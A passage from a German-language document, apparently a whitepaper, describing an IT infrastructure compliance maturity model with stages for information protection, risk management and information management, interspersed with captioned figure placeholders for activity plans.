


Abbildung 9: IT-Infrastruktur Compliance Reifegradmodell – Informationsschutz: Aktivitätenplan (Standardisiert - Rationalisiert)

Rationalisiert

Ein Datenklassifizierungsschema läuft weitgehend und unternehmensweit durchgängig. Das gleiche gilt für die Dateneigentümer und die wesentlichen Verantwortlichkeiten. Regelmäßig finden Abstimmungen der IT-Organisation mit den Geschäftsbereichen statt, die auch das obere Management mit einschließen. Der Datenschutzbeauftragte kommuniziert mit der Geschäftsführung und einzelnen Fachbereichen, genau wie mit der IT-Abteilung. Im IT-Bereich gibt es einen Verantwortlichen für „IT-Sicherheit". Das Bewusstsein für Informationsschutz ist hoch und wird durch entsprechende Schulungen für neue Mitarbeiter gefördert.

Das Unternehmen versteht Risikomanagement im Geschäfts- und IT-Bereich als Verantwortlichkeit der Führungsebene, mit standardisierten Verfahren zum Bewerten und Handhaben von Risiken. Die IT-Abteilung kennt die meisten gesetzlichen Anforderungen und Regularien.

Sicherheits-Technologien sind durchgängig („Ende-zu-Ende") auf Basis von Risikoanalysen implementiert und alle Sicherheitsfragen bei drahtlosen Netzwerken und Zugriff von Zweigniederlassungen und Home Office sind geklärt.

Sicherheitsprobleme erkennt das Unternehmen häufig zeitnah und leitet dann Incident Management-Aktivitäten ein. Es existiert ein umfassendes Regelwerk an Sicherheitsrichtlinien und es gibt außerdem automatisierte Auditierungswerkzeuge.

Problem-, Config- und Change-Management sowie Überwachung und Berichterstattung laufen automatisiert.

Probleme bei Anwendungssicherheit und physischer Sicherheit werden nun detailliert adressiert. Es ist eine konsolidierte Dokumentenmanagement-Lösung im Einsatz, und eine Software für das Geschäftsprozess-Management wird im Unternehmen intensiv genutzt.

Einzelne Bereiche wie Firewall und Weitverkehrsnetz (WAN) werden auf Basis von zentral definierten Dienstleistungsverträgen durch externe Dienstleister verwaltet. Die Verwaltung der Client-Infrastruktur einschließlich mobiler Endgeräte ist standardisiert. Es gibt einen zentralen Verzeichnisdienst und Ansätze eines Identitätsmanagements, einschließlich differenzierter Authentifizierungsverfahren.

Insgesamt agiert die IT bereits als „Business Enabler" mit deutlichem Bezug zum operativen und strategischen Geschäft des Unternehmens. Sie trägt wesentlich zur Umsetzung regulatorischer Anforderungen bei.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 10: IT-Infrastruktur Compliance Reifegradmodell – Informationsschutz: Aktivitätenplan (Rationalisiert - Dynamisch)

Dynamisch

Ein Datenklassifizierungsschema ist vorhanden und unternehmensweit durchgängig umgesetzt. Es wird regelmäßig aktualisiert, sobald Änderungen eintreten (spätestens einmal jährlich). Auch die Dateneigentümer und Verantwortlichkeiten sind vollständig zugewiesen und geklärt. Das Bewusstsein für Informationsschutz im Unternehmen ist sehr hoch. Entsprechende Schulungen für neu eingestellte Mitarbeiter, aber auch für bestehende Beschäftigte fördern dieses Bewusstsein. Die IT-Verantwortlichen kennen die meisten gesetzlichen Anforderungen und Regularien.

Die Abstimmung der IT-Organisation mit den Geschäftsbereichen und dem Datenschutzbeauftragten findet regelmäßig statt und ist mit Blick auf Security über einen Sicherheitsausschuss institutionalisiert. Der Wert der IT wird auf allen Ebenen erkannt und honoriert.

Der Chief Information Security Officer (CISO) arbeitet außerhalb der IT-Organisation und berichtet an den Verantwortlichen für Risikomanagement oder direkt an den Vorstand.

Risikomanagement findet als strukturierter, unternehmensweiter Prozess statt, konsequent umgesetzt und verwaltet. Das Erfassen, Auswerten und Dokumentieren von Risikomanagement-Informationen funktioniert stark automatisiert. Die Reaktionszeiten auf geschäftliche Ereignisse, die die IT und die Informationssicherheit berücksichtigen müssen, sind sehr kurz.

Sicherheits-Technologien sind durchgängig („Ende-zu-Ende") auf Basis von Risikoanalysen implementiert. Ein umfassendes Regelwerk an Sicherheitsrichtlinien ist im Einsatz, und es werden automatisierte Auditierungswerkzeuge genutzt.

Problem-, Config- und Change-Management sowie Überwachung und Berichtserstattung sind vollständig automatisiert. Die Sicherheitssysteme werden kontinuierlich überwacht, ebenso wie die definierten Dienstleistungsvereinbarungen (Im Sinne eines Service Level Agreements (SLA)) in Betrieb und Management. Mit Schadsoftware infizierte oder nicht richtlinienkonforme PCs und andere Endgeräte kommen automatisch in Quarantäne. Auch bei den mobilen Endgeräten laufen Verwaltung und Sicherheit standardisiert und auf dem gleichem Niveau wie bei den PCs.

Es ist ein umfassendes Identitätsmanagement im Einsatz, einschließlich automatisierter Bereitstellung (und Sperrung) von Nutzerkonten. Kunden und Partner erhalten bei Bedarf einen geordneten und sicheren Zugriff auf ausgewählte Systeme und Daten im Unternehmensnetzwerk.

Insgesamt agiert die IT als strategische Ressource und ist komplett eingebettet in das operative und strategische Geschäft des Unternehmens. Sie gilt als unentbehrlich für die Umsetzung regulatorischer Anforderungen.

Risikomanagement

Einstiegsebene – Basis

Es finden – wenn überhaupt – nur einzelne informelle und unregelmäßige Risikoanalysen statt, zumeist im Rahmen von Projekten. Die Risikoanalysen werden in verschiedenen Unternehmensbereichen unabhängig voneinander durchgeführt. Sie finden auf Managementebene noch wenig Beachtung, und es gibt keine Schulungen zur Sensibilisierung der Mitarbeiter.

Es gibt weder einen formellen noch informellen Prozess, um Risiken für das Geschäft zu identifizieren und zu bewerten, geschweige denn ein kontinuierliches Change-Management. Die Maßnahmenkataloge zur Risikominderung im Unternehmen sind inkonsistent und nicht standardisiert. Sicherheitsprobleme werden überwiegend reaktiv adressiert.

Vorhandene IT-Infrastrukturen und -Werkzeuge werden noch nicht zur Automatisierung von Risikoanalysen genutzt. Mit Blick auf Lösungen für Überwachung, Schwachstellenmanagement, Incident Management und Identitäts-Management sowie Datenklassifizierung und –schutz befindet sich das Unternehmen im Informationsschutzreifegrad „Basis", d.h. es sind keine entsprechenden für Risikomanagement nutzbaren Lösungen im Einsatz.

Die IT-Abteilung wird nur als Kostenstelle betrachtet. Die Compliance-Anforderungen kennen die Verantwortlichen nur in einzelnen Funktionsbereichen und adressieren diese maximal punktuell.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 11: IT-Infrastruktur Compliance Reifegradmodell – Risikomanagement: Aktivitätenplan (Basis – Standardisiert)

Standardisiert

In diesem Stadium bildet sich in Grundzügen ein einheitlicher Ansatz zum Einsatz von Risikoanalysen heraus („Bottom-up"). Diese erfolgen auf Projektebene – vorwiegend bei großen Projekten oder wenn bereits Probleme aufgetreten sind. Risikomanagement als Prozess nutzt das Unternehmen nur oberflächlich und noch nicht in einem unter-

nehmensweiten Framework. Es gibt auch noch keine regelmäßigen und strukturierten Schulungsmaßnahmen zum Thema Risikomanagement.

Wo Risiken identifiziert werden, setzt das Unternehmen punktuell Prozesse und standardisierte Maßnahmen zur Eindämmung dieser Risiken auf. Erste Grundzüge der Datenklassifizierung sind erkennbar.

Vorhandene IT-Infrastrukturen und -Werkzeuge werden dennoch selten zur Automatisierung von Risikoanalysen genutzt, und verschiedene Abteilungen im Unternehmen arbeiten mit unterschiedlichsten Risikomanagement-Werkzeugen. Systeme zur Schwachstellenidentifikation, für Überwachung und Berichtserstattung, sowie zur Handhabung von Vorfällen im IT-Bereich (Incident Management) werden punktuell genutzt.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 12: IT-Infrastruktur Compliance Reifegradmodell – Risikomanagement: Aktivitätenplan (Standardisiert - Rationalisiert)

Rationalisiert

Risikomanagement wird sowohl im Geschäfts- als auch im IT-Bereich als eine Verantwortlichkeit der Führungsebene gehandhabt. Bewertung und Management von Risiken sind als standardisierte Verfahren ausgeprägt. Eine unternehmensweite Richtlinie für Risikomanagement legt fest, wann und wie Risikoanalysen durchgeführt werden. Wenn vom Risikomanagementprozess abgewichen wird, werden die leitenden Mitarbeiter informiert und folglich entsprechende Maßnahmen getroffen. Gleichzeitig wird auch das Managementteam benachrichtigt, wenn in der Geschäfts- und IT-Umgebung Veränderungen eintreten, die die bestehenden Risikoszenarien signifikant verändern könnten.

Risiken werden sowohl auf Projektebene als auch regelmäßig im gesamten IT-Bereich adressiert.

Das IT-Risikomanagement ist eng verzahnt mit dem Business-Risikomanagement und der Informationsaustausch zwischen den Verantwortlichen ist institutionalisiert. Außerdem ist ein detailliertes Datenklassifizierungsschema etabliert.

Das Management ist in der Lage zu beurteilen, welchem Risiko das Unternehmen insgesamt ausgesetzt ist und auch in welcher Form es bereit ist, das (Rest-) Risiko zu akzeptieren. Die identifizierten Risiken werden jeweils einem Mitarbeiter zugeordnet, und der Vorstand sowie die IT-Leitung bestimmen jeweils die Höhe des gerade noch „tolerierbaren" Risikos.

Speziell im IT-Bereich entwickeln die Verantwortlichen Standard-Maßnahmen, um Risiken zu bewerten und Kosten-/Nutzen-Analysen für die zu ergreifenden Gegenmaßnahmen durchzuführen. Die Unternehmensleitung stellt Budgets und Ressourcen für ein operatives Risikomanagement-Projekt zur Verfügung, damit Risiken auf regelmäßiger Basis geprüft und bei Bedarf neu bewertet werden können. Schulungsmaßnahmen sorgen für eine gute Sensibilisierung und Vorbereitung für Risikoanalysen.

Es gibt eine Risikomanagement-Datenbank, und Teile des Risikomanagement-Prozesses werden allmählich automatisiert. Im IT-Bereich etablieren sich Strategien zur Reduzierung von Risiken. Informationen aus bestehenden Lösungen für Identitätsmanagement, Schwachstellen- und Incident-Management sowie Überwachung und Berichterstattung werden strukturiert zur Unterstützung des Risikomanagements einbezogen.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 13: IT-Infrastruktur Compliance Reifegradmodell – Risikomanagement: Aktivitätenplan (Rationalisiert - Dynamisch)

Dynamisch

Auf dieser Reifegradstufe bedeutet Risikomanagement einen strukturierten, unternehmensweiten Prozess, der konsequent umgesetzt wird. Das Unternehmen optimiert die bestehenden Vorgehensweisen laufend weiter. Das Erfassen, Auswerten und Dokumentieren von Risikomanagement-Informationen läuft stark automatisiert. Die Verantwortlichen für den Bereich Risikomanagement agieren weitsichtig und tauschen sich mit Experten außerhalb des Unternehmens aus. Das Risikomanagement ist vollständig in den Geschäfts- und IT-Betrieb integriert. Es genießt eine hohe Akzeptanz und bezieht auch die IT-Anwender ein. Das Management reagiert, wenn größere operative Entscheidungen und Investitionen im IT-Bereich ohne Berücksichtigung des Risikomanagementplans getroffen werden. Außerdem bewertet es kontinuierlich Strategien zur Risikominderung. Die Ausrichtung der IT am Geschäft ist optimiert und kann sich rasch Veränderungen anpassen. Die IT gilt als strategisches Gut im Unternehmen.

Informationsmanagement

Einstiegsebene – Basis

Es existiert weder ein Datenklassifizierungsschema noch sind Dateneigentümer und Verantwortlichkeiten für den Umgang mit spezifischen Daten zugewiesen. Die Anforderungen an Vertraulichkeit, Integrität, Verfügbarkeit, Archivierungsfristen bei Daten und weitere rechtliche Anforderungen kennt die IT-Abteilung nur im seltensten Fall. Der Umgang mit Informationen wird nicht durch einen Risikomanagementprozess gelenkt.

Authentifizierung, Autorisierung und Zugriffskontrolle für spezifische Anwendungen und Informationen sind unzureichend. Ebenso wenig sind Identitätsmanagement, Überwa-

chung und Berichtserstattung sowie die Verschlüsselung von Daten etabliert. Das Bewusstsein für physische Sicherheitsanforderungen ist gering.

Information Lifecycle Management (ILM) und hierarchisches Speichermanagement werden nicht umgesetzt. Daten-Backups erfolgen auf einer rudimentären Basis und die Wiederherstellung von Daten und Systemen wird nicht im Vorfeld getestet. Die Folge ist eine sehr kostenintensive IT-Infrastruktur, die die geschäftlichen Anforderungen nur in geringem Maße unterstützt.

Die Zusammenarbeit stützt sich primär auf E-Mail und persönliche Meetings, auf den gemeinsamen Zugriff auf File-Server und öffentliche Ordner. Ad hoc werden kollaborative „Workspaces", statische Intranets und vereinzelte Portale genutzt. Diese Plattformen sind zumeist isoliert voneinander historisch gewachsen. Es gibt nur statische Nutzerlisten und keinen zentralen Verzeichnisdienst. Lösungen für das Geschäftsprozess-Management sind nicht im Einsatz.

Mit Blick auf den Umgang mit Inhalten beschränkt sich das Unternehmen teils auf die Speicherung in lokalen Festplatten, teils auf gemeinsame File-Server. Akten werden manuell archiviert. Die Prozesse sind vielfach Papier-basiert, und die Dateneingabe ist redundant.

Das Wiederauffinden von Informationen ist mangels Standards für Suchtechnologien umständlich. Die Suche erfolgt typischerweise in Silostrukturen und wird nur von einzelnen Mitarbeitern genutzt. Der Schwerpunkt liegt dabei auf E-Mails, Dokumenten auf dem Desktop oder Server und auf Internetseiten. Es sind zudem nur geringe Funktionalitäten für Business Intelligence vorhanden; Berichtswesen und Automatisierung sind sehr beschränkt, und die Datenanalyse basiert vor allem auf Excel-Tabellen.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höheren Reifegrad zu erlangen.




Abbildung 14: IT-Infrastruktur Compliance Reifegradmodell – Informationsmanagement: Aktivitätenplan (Basis - Standardisiert)

Standardisiert

Ein Datenklassifizierungsschema besteht in groben Zügen, aber eher intuitiv und nicht unternehmensweit durchgängig. Dateneigentümer und Verantwortlichkeiten sind in der Regel zugewiesen, weisen aber noch Lücken auf.

Maßnahmen zum Schutz von Informationen werden in der Regel, aber nicht durchgängig, aus Risikoanalysen abgeleitet. Es gibt punktuelle Schulungsmaßnahmen für den Umgang mit Informationen in kritischen Bereichen.

Die jeweiligen Anforderungen an Vertraulichkeit, Integrität, Verfügbarkeit, Archivierungsfristen bei Daten und weitere rechtliche Anforderungen sind auf IT-Ebene nur zum Teil bekannt. Mechanismen zur Authentifizierung, Autorisierung und Zugriffskontrolle für spezifische Anwendungen und Informationen sind vorhanden, aber nicht komplett standardisiert. Überwachung und Berichtserstattung sowie die Verschlüsselung von Daten erfolgen punktuell. Das Bewusstsein für physische Sicherheitsanforderungen ist zwar vorhanden, aber ausbaufähig.

Hierarchisches Speichermanagement wird in einzelnen Bereichen umgesetzt, aber es gibt noch keine detaillierte Strategie für Information Lifecycle Management. Backup und Wiederherstellung von Systemen erfolgen primär für kritische Server. Die Folge ist eine etwas kosteneffizientere IT-Infrastruktur, die die geschäftlichen Anforderungen nur eingeschränkt unterstützt.

Es gibt bereits eine unternehmensweite Infrastruktur, die gemeinsame Arbeitsbereiche mit Versionskontrolle von Inhalten und verschiedenen Portalen unterstützt. Die übergeordnete Steuerung läuft aber noch nicht vollständig.

Das Unternehmen nutzt einen zentralen Verzeichnisdienst, der auch den Zugriff auf die Portale einschließt. Lösungen für das Geschäftsprozess-Management werden in einzelnen Bereichen genutzt.

Mit Blick auf den Umgang mit Inhalten setzt das Unternehmen auf isolierte Dokumentanablagen, in denen Inhalte konsolidiert und Akten archiviert werden. Transaktionsprozesse sind vor allem formularbasiert.

Informationen lassen sich nur mit erheblichem Aufwand wiederfinden, aber immerhin sind Basisfunktionalitäten für die Suche auf dem Desktop und Server verfügbar. Die Suchverfeinerung ist einfach und textbasiert gestaltet, basierend auf Dokumenten-Eigenschaft und Unternehmensbereich wie zum Beispiel der Personalabteilung. Es gibt einen gemeinsamen Suchindex über verschiedene Datenquellen wie Webseiten, Content Management Systeme, E-Mail, Datenbanken und Mitarbeiterverzeichnisse. Einzelne Geschäftsbereiche nutzen Business Intelligence bereits standardisiert. Reporting und Analyse sind bereits teilautomatisiert, wenn auch sehr auf die IT bezogen.

Die folgende Abbildung zeigt, welche Aktivitäten notwendig sind, um den nächst höhern Reifegrad zu erlangen.




Abbildung 15: IT-Infrastruktur Compliance Reifegradmodell – Informationsmanagement: Aktivitätenplan (Standardisiert- Rationalisiert)

Rationalisiert

Ein Datenklassifizierungsschema ist weitestgehend vorhanden und unternehmensweit durchgängig. Ebenso sind die Dateneigentümer und Verantwortlichkeiten im Wesentlichen zugewiesen und geklärt. Die jeweiligen Anforderungen an Vertraulichkeit, Integrität, Verfügbarkeit, Archivierungsfristen bei Daten und weitere rechtliche Anforderungen sind auf IT-Ebene in der Regel bekannt und fließen in Risikoanalysen ein.

Mechanismen zur Authentifizierung, Autorisierung und Zugriffskontrolle für spezifische Anwendungen und Informationen sind weitestgehend standardisiert, ebenso wie Überwachung und Berichtserstattung sowie die Verschlüsselung von Daten. Physische Sicherheit ist integraler Bestandteil des Informationsmanagements.

Das hierarchische Speichermanagement läuft größtenteils, und es gibt eine detaillierte Strategie für Information Lifecycle Management, allerdings noch nicht mit durchgängiger Umsetzung.

Backup und Wiederherstellung von Systemen erfolgen für alle Server auf Basis von Dienstleistungsvereinbarungen. Außerdem wird eine zentrale Sicherung von Zweigniederlassungen durchgeführt. Die Folge ist eine rationalisierte IT-Infrastruktur, die die geschäftlichen Anforderungen voll unterstützt.

Das Unternehmen besitzt eine einheitliche Kollaborations- und Portalinfrastruktur mit zentraler Steuerung. Diese verbindet unternehmensweit Mitarbeiter und externe Gruppen, Prozesse und Informationen auf sichere Art. Die Verfahren zur Zusammenarbeit sind ausgereift, es lassen sich Dokumente bei Bedarf „offline" stellen, und inhaltsbasierte Funktionalitäten für das Social Computing sind in die bestehende Infrastruktur integriert.

